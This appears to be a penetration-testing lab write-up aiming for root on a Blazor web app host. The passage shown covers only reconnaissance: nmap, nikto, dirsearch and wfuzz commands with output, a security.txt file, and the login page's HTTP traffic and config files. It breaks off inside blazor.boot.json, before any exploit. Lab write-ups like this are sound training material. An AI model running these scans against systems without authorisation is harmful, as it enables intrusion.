WriteUp

Ideas to investigate

- □ ...

📍 WHERE AM I: Become root.

Obtain a initial access

> Goal was to obtain a basic shell on the target.

Lab performed on 15/01/2021

Entry host IP address is 52.186.121.84

Lab name is fc.xlm-box.com

Host 52.186.121.84

Services

Exposed:

- Web port 80 and 443
- SSH port 22

OS: Ubuntu Bionic

After intial access, the OS is exactly *Ubuntu 18.04.4 LTS (Bionic)*

TCP ports scan

Top ports 10:

```
$  nmap --top-ports 10 -Pn -sV --open 52.186.121.84
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-16 17:22 UTC
Nmap scan report for 52.186.121.84
Host is up (0.13s latency).
Not shown: 7 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
```

```
80/tcp  open  http       nginx 1.14.0 (Ubuntu)
443/tcp open  ssl/https?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

All ports: Same result as top ports 10.

UDP ports scan

Skipped

Web Content

VHOST


No other VHOST found.

User-Agent adapted rendering

Using mobile UA changed nothing.

Vuln Scan

Nikto was unable to connect to the server:




```
root@5097218542dc:/tools/nikto/program# ./nikto.pl -host https://fc.xlm-box.com
- Nikto v2.1.6
---------------------------------------------------------------------------
+ No web server found on fc.xlm-box.com:443
---------------------------------------------------------------------------
+ 0 host(s) tested
root@5097218542dc:/tools/nikto/program#
```

Action performed on web content

Active reconnaissance

Only support HTTP/2 so need to enabled it on BURP:




HTTP/2

This setting controls Burp's use of the HTTP/2 protocol for both inbound and outbound connections over TLS.

☑ Enable HTTP/2 (Experimental)

DirSearch seems to not been able to connect to the target so My predefined script were not applicable:



```
root@90376e29bd10:/tools/scripts# ./basic-discovery.sh https://fc.xlm-box.com

  _|. _ _  _  _  _ _|_    v0.4.1
 (_||| _) (/_(_|| (_| )

Extensions: html, js, txt, jsp, asp, php | HTTP method: GET | Threads: 20 | Wordlist size: 55714

Error Log: /tools/dirsearch/logs/errors-21-01-15_17-46-08.log

Target: https://fc.xlm-box.com/

Cannot connect to: fc.xlm-box.com:443
```


I fall back on WFuzz that seems to been able to connect:

```
$ wfuzz -Z -c -z file,[DICT] --hw 34 --hc 404 "https://fc.xlm-box.com/FUZZ"
```

Following dict from SecLists were tried:

- *common.txt*
- *graphql.txt*
- *Common-DB-Backups.txt*
- *directory-list-2.3-medium.txt*


The *common.txt* dict was applied against the following locations:



```
root@e64c1159121d:/tools/scripts# history | grep --color wfuzz
    3  wfuzz -Z -c -z file,/tools/sec-lists/Discovery/Web-Content/common.txt --hw 34 --hc 404 "https://fc.xlm-box.com/_framework/FUZZ"
    4  wfuzz -Z -c -z file,/tools/sec-lists/Discovery/Web-Content/common.txt --hw 34 --hc 404 "https://fc.xlm-box.com/_framework/_bin/FUZZ"
    5  wfuzz -Z -c -z file,/tools/sec-lists/Discovery/Web-Content/common.txt --hw 34 --hc 404 "https://fc.xlm-box.com/css/FUZZ"
    7  wfuzz -Z -c -z file,/tools/sec-lists/Discovery/Web-Content/common.txt --hw 34 --hc 404 "https://fc.xlm-box.com/wasm/FUZZ"
    8  wfuzz -Z -c -z file,/tools/sec-lists/Discovery/Web-Content/common.txt --hw 34 --hc 404 "https://fc.xlm-box.com/css/bootstrap/FUZZ"
    9  wfuzz -Z -c -z file,/tools/sec-lists/Discovery/Web-Content/common.txt --hw 34 --hc 404 "https://fc.xlm-box.com/css/open-iconic/FUZZ"
   10  wfuzz -Z -c -z file,/tools/sec-lists/Discovery/Web-Content/common.txt --hw 34 --hc 404 "https://fc.xlm-box.com/css/open-iconic/font/FUZZ"
   11  wfuzz -Z -c -z file,/tools/sec-lists/Discovery/Web-Content/common.txt --hw 34 --hc 404 "https://fc.xlm-box.com/css/open-iconic/font/css/FUZZ"
   12  wfuzz -Z -c -z file,/tools/sec-lists/Discovery/Web-Content/common.txt --hw 34 --hc 404 "https://fc.xlm-box.com/css/open-iconic/font/fonts/FUZZ"
   13  wfuzz -Z -c -z file,/tools/sec-lists/Discovery/Web-Content/common.txt --hw 34 --hc 404 "https://fc.xlm-box.com/css/open-iconic/fonts/FUZZ"
   15  wfuzz -Z -c -z file,/tools/sec-lists/Discovery/Web-Content/common.txt --hw 34 --hc 404 "https://fc.xlm-box.com/FUZZ"
   16  history | grep --color wfuzz
   17  wfuzz -Z -c -z file,/tools/sec-lists/Discovery/Web-Content/common.txt --hw 34 --hc 404 "https://fc.xlm-box.com/.well-known/FUZZ"
   18  history | grep --color wfuzz
```

The following file was identified:


https://fc.xlm-box.com/.well-known/security.txt



https://fc.xlm-box.com/.well-known/security.txt

```
Contact: mike.steel@fancycorp.com

                                        ,   ,
                                        $,  $,    ,
                                        "ss.$ss. .s'
                                ,    .ss$$$$$$$$$$s,
                               $. s$$$$$$$$$$$$$$`$$Ss
                               "$$$$$$$$$$$$$$$$$$o$$$       ,
                              s$$$$$$$$$$$$$$$$$$$$$$$$s,  ,s
                             s$$$$$$$$$"$$$$$$""""$$$$$$"$$$$$,
                             s$$$$$$$$$$s""$$$$ssssss"$$$$$$$$"
                            s$$$$$$$$$$'         `"""ss"$"$s""
                            s$$$$$$$$$$,             `""""""$  .s$$s
                            s$$$$$$$$$$$$s,...               `s$$'  `
                        `ssss$$$$$$$$$$$$$$$$$$$$####s.     .$$"$.   , s-
                           `""""$$$$$$$$$$$$$$$$$$$#####$$$$$$"     $.$'
 Posable artist:                 "$$$$$$$$$$$$$$$$$$$$####s""     .$$$|
   -Tua Xiong                      "$$$$$$$$$$$$$$$$$$$$$$##s     .$$" $
                                   $$""$$$$$$$$$$$$$$$$$$$$$$$$$$$$"   `
                                 $$"  "$"$$$$$$$$$$$$$$$$$$$$S""""'
                            ,    ,"    '  $$$$$$$$$$$$$$$$####s
                            $.          .s$$$$$$$$$$$$$$$$$####"
                 ,          "$s.   ..ssS$$$$$$$$$$$$$$$$$$$####"
                 $          .$$$S$$$$$$$$$$$$$$$$$$$$$$$$#####"
                 Ss     ..sS$$$$$$$$$$$$$$$$$$$$$$$$$$######""
                  "$$sS$$$$$$$$$$$$$$$$$$$$$$$$$$########"
           ,      s$$$$$$$$$$$$$$$$$$$$$$$#########""'
           $    s$$$$$$$$$$$$$$$$$$$$#######""'      s'         ,
           $$..$$$$$$$$$$$$$$$$$######"'       ....,$$....    ,$
            "$$$$$$$$$$$$$$######"' ,     .sS$$$$$$$$$$$$$$$$s$$
              $$$$$$$$$$$$#####"     $, .s$$$$$$$$$$$$$$$$$$$$$$$$s.
   )          $$$$$$$$$$$$#####'     `$$$$$$$$$###########$$$$$$$$$$$.
  ((          $$$$$$$$$$$$#####      $$$$$$$$$###"      "####$$$$$$$$$$
  ) \         $$$$$$$$$$$$$####.    $$$$$$$$###"           "###$$$$$$$$$   s'
 (   )        $$$$$$$$$$$$$####.   $$$$$$$###"              ####$$$$$$$$s$$'
 )   ( (      $$"$$$$$$$$$$$$#####.$$$$$$###'              .###$$$$$$$$$$"
 (  )  )   _,$"   $$$$$$$$$$$$######.$$##'                .###$$$$$$$$$$
 )  (  ( \.        "$$$$$$$$$$$$$#######,,,.          ..####$$$$$$$$$$"
(   )$ )  )        ,$$$$$$$$$$$$$$$$$####################$$$$$$$$$$$"
(    ($$  ( \    _sS"  `"$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$SSS$,
 )  )$$$s ) )  .      .    `$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$"'  `$$
   (  $$$Ss/  .$,    .$,,s$$$$$$$##S$$$$$$$$$$$$$$$$$$$$$$$S""        '
    \)_$$$$$$$$$$$$$$$$$$$$$$$$##" $$        `$$.        `$$.
        `"S$$$$$$$$$$$$$$$$$#"      $          `$          `$
            `""""""""""""""'        '           '           '
```


By the way the email specified was also present in the login page:



```
GET /login HTTP/2
Host: fc.xlm-box.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Te: trailers
Connection: close


```

```
HTTP/2 200 OK
Date: Sat, 16 Jan 2021 08:02:14 GMT
Content-Type: text/html
Last-Modified: Fri, 30 Oct 2020 17:49:36 GMT
Accept-Ranges: bytes
Etag: "1d6aee5080fb9d6"
Server: Kestrel
Vary: Accept-Encoding

<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8" />
    <meta name="viewport" content="width=device-width">
    <meta name="author" content="mike.steel@fancycorp.com" />
    <title>
      Fancy Corp
    </title>
    <base href="/" />
    <link href="css/bootstrap/bootstrap.min.css" rel="stylesheet" />
    <link href="css/site.css" rel="stylesheet" />
  </head>
  <body>
    <app>
      Loading...
    </app>

    <script src="_framework/blazor.webassembly.js">
    </script>
  </body>
</html>

```

The welcome page of the app is the following:



Fancy Corp


Login

user@fancycorp.com

Password

Sign in

The login page load the following resources:



Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
https://fc.xlm-box.com	GET	/login			200	682	HTML		Fancy Corp
https://fc.xlm-box.com	GET	/_framework/blazor.webassembly.js			200	60293	script	js	
https://fc.xlm-box.com	GET	/_framework/blazor.boot.json			200	4686	JSON	json	
https://fc.xlm-box.com	GET	/appsettings.json			304	206	JSON	json	
https://fc.xlm-box.com	GET	/_framework/wasm/dotnet.3.2.0.js			304	293	script	js	
https://fc.xlm-box.com	GET	/api/Authorize/UserInfo			200	198	JSON		

appsettings.json:

```
{
  "BackendUrl": "https://localhost:53416"
}
```


blazor.boot.json:

```
{
  "cacheBootResources": true,
  "config": [
    "appsettings.json"
  ],
  "debugBuild": false,
  "entryAssembly": "BlazorWithIdentity.Client",
  "linkerEnabled": true,
  "resources": {
    "assembly": {
      "BlazorWithIdentity.Client.dll": "sha256-
Z2lEbzKo0SAOltnnXTs4S\/agx6tyTImPnBFWGXHc52Y=",
      "BlazorWithIdentity.Shared.dll": "sha256-
ik9aZdyB6CorzAkiecKOyj0O4VDaJkR7otYB2iY2kfk=",
      "Google.Protobuf.dll": "sha256-
GuzwaNy8IfOdRVA5O07oem30gUDQ7eQjbmftykOJsxY=",
      "Grpc.Core.Api.dll": "sha256-
2ZHJEZ3vySpPHBExkcdKxDCnnb1a8quT3vWYH+Dd7Pk=",
      "Grpc.Net.Client.dll": "sha256-
qVftmkL2+Qgwwf2PXanBUD0G8thridbHZn9raN5DBys=",
      "Grpc.Net.Client.Web.dll": "sha256-
Csu\/IzjDjtaByhDPI8OF5GcYNe+ZEd9QD46PjRefgK8=",
      "Grpc.Net.Common.dll": "sha256-
H1wirdO4+Hro1KENObyLLxx03cJvOt0cVbAGTlntOcE=",
      "Microsoft.AspNetCore.Authorization.dll": "sha256-
\/q6kGb7yZvRMGcL6zOYKPNEH46cYWIpsjLKM++DBN9U=",
      "Microsoft.AspNetCore.Components.Authorization.dll": "sha256-
Orxwc2Y0dTsD+Fv6TygBBfy8zI+ymUQtpXhwmfJERFY=",
      "Microsoft.AspNetCore.Components.dll": "sha256-
IyigWcZ+vKebognbdmHnmcZFuiI0q9e+QBrijeuPnFk=",
      "Microsoft.AspNetCore.Components.Forms.dll": "sha256-
duy1J6Uv\/JsUavXaF77\/DttL6GpZqJSLi6+mizT\/uwA=",
      "Microsoft.AspNetCore.Components.Web.dll": "sha256-
1hAKZ5UTNPEFmOx6Sh7x9lm\/rydq\/rcVo2YEsirfQF0=",
      "Microsoft.AspNetCore.Components.WebAssembly.dll": "sha256-
q3Sv8UM1wgfUD201JnpRjqDFIBdTv48TqCDNPy0LH4o=",
      "Microsoft.AspNetCore.Metadata.dll": "sha256-
zMw2dpCz0o+GQqEh4gBt283OSDlvY6lJfm4H3FdVOGw=",
      "Microsoft.Bcl.AsyncInterfaces.dll": "sha256-
jzHgXWAvWMkKIGFjZoT84tbe72E+H7CvTr\/Dryh4QPs=",
      "Microsoft.Extensions.Configuration.Abstractions.dll": "sha256-
nRubUtYjR4O+x6\/MGb4+9tzXpnQh+9G4632Ea67+IE8=",
      "Microsoft.Extensions.Configuration.dll": "sha256-
Sar1BOWHF67DgSc9Foxkd+WJRYjqUuTVlITul0GVjcc=",
      "Microsoft.Extensions.Configuration.Json.dll": "sha256-
7cLAlpMwFwgMutK3aBKX+RCmuIUbNvss6daiTT1oKkU=",
      "Microsoft.Extensions.DependencyInjection.Abstractions.dll":
"sha256-zBz3KdmM6evpHWky5s6odn+YeZJavcJBPmOymoriAIQ=",
      "Microsoft.Extensions.DependencyInjection.dll": "sha256-
UX5p8q9WmAQxFYsvheI3DICNM2yGWtC+61IrPVmDtKA=",
      "Microsoft.Extensions.Logging.Abstractions.dll": "sha256-
um4xnxdUUZ2OC20WMo\/igpqg5Sbam\/\/t4kc+jiDSbzQ=",
      "Microsoft.Extensions.Logging.dll": "sha256-
Efrs1+dKciQ6cz7lomes7+pGwsf3fGevKmjnfAZh6O8=",
      "Microsoft.Extensions.Options.dll": "sha256-
BtaMPfrpyjEao\/lC2+nwow4NleFWHCg\/\/NYeK9z+0yE=",
      "Microsoft.Extensions.Primitives.dll": "sha256-
HjrG833QHmJjvnOZ1\/gsibHRRM\/nzf0s7EGAiLMmTIU=",
      "Microsoft.JSInterop.dll": "sha256-
GFqkJmxwbf7WMrZ+MCRzaOADzSsVQ9tcMrMt19fsEeo=",
      "Microsoft.JSInterop.WebAssembly.dll": "sha256-
UZa5CS19ZrbM6Csnl8CUIQucvmKMc4TughggTxKhx\/I=",
      "Mono.Security.dll": "sha256-
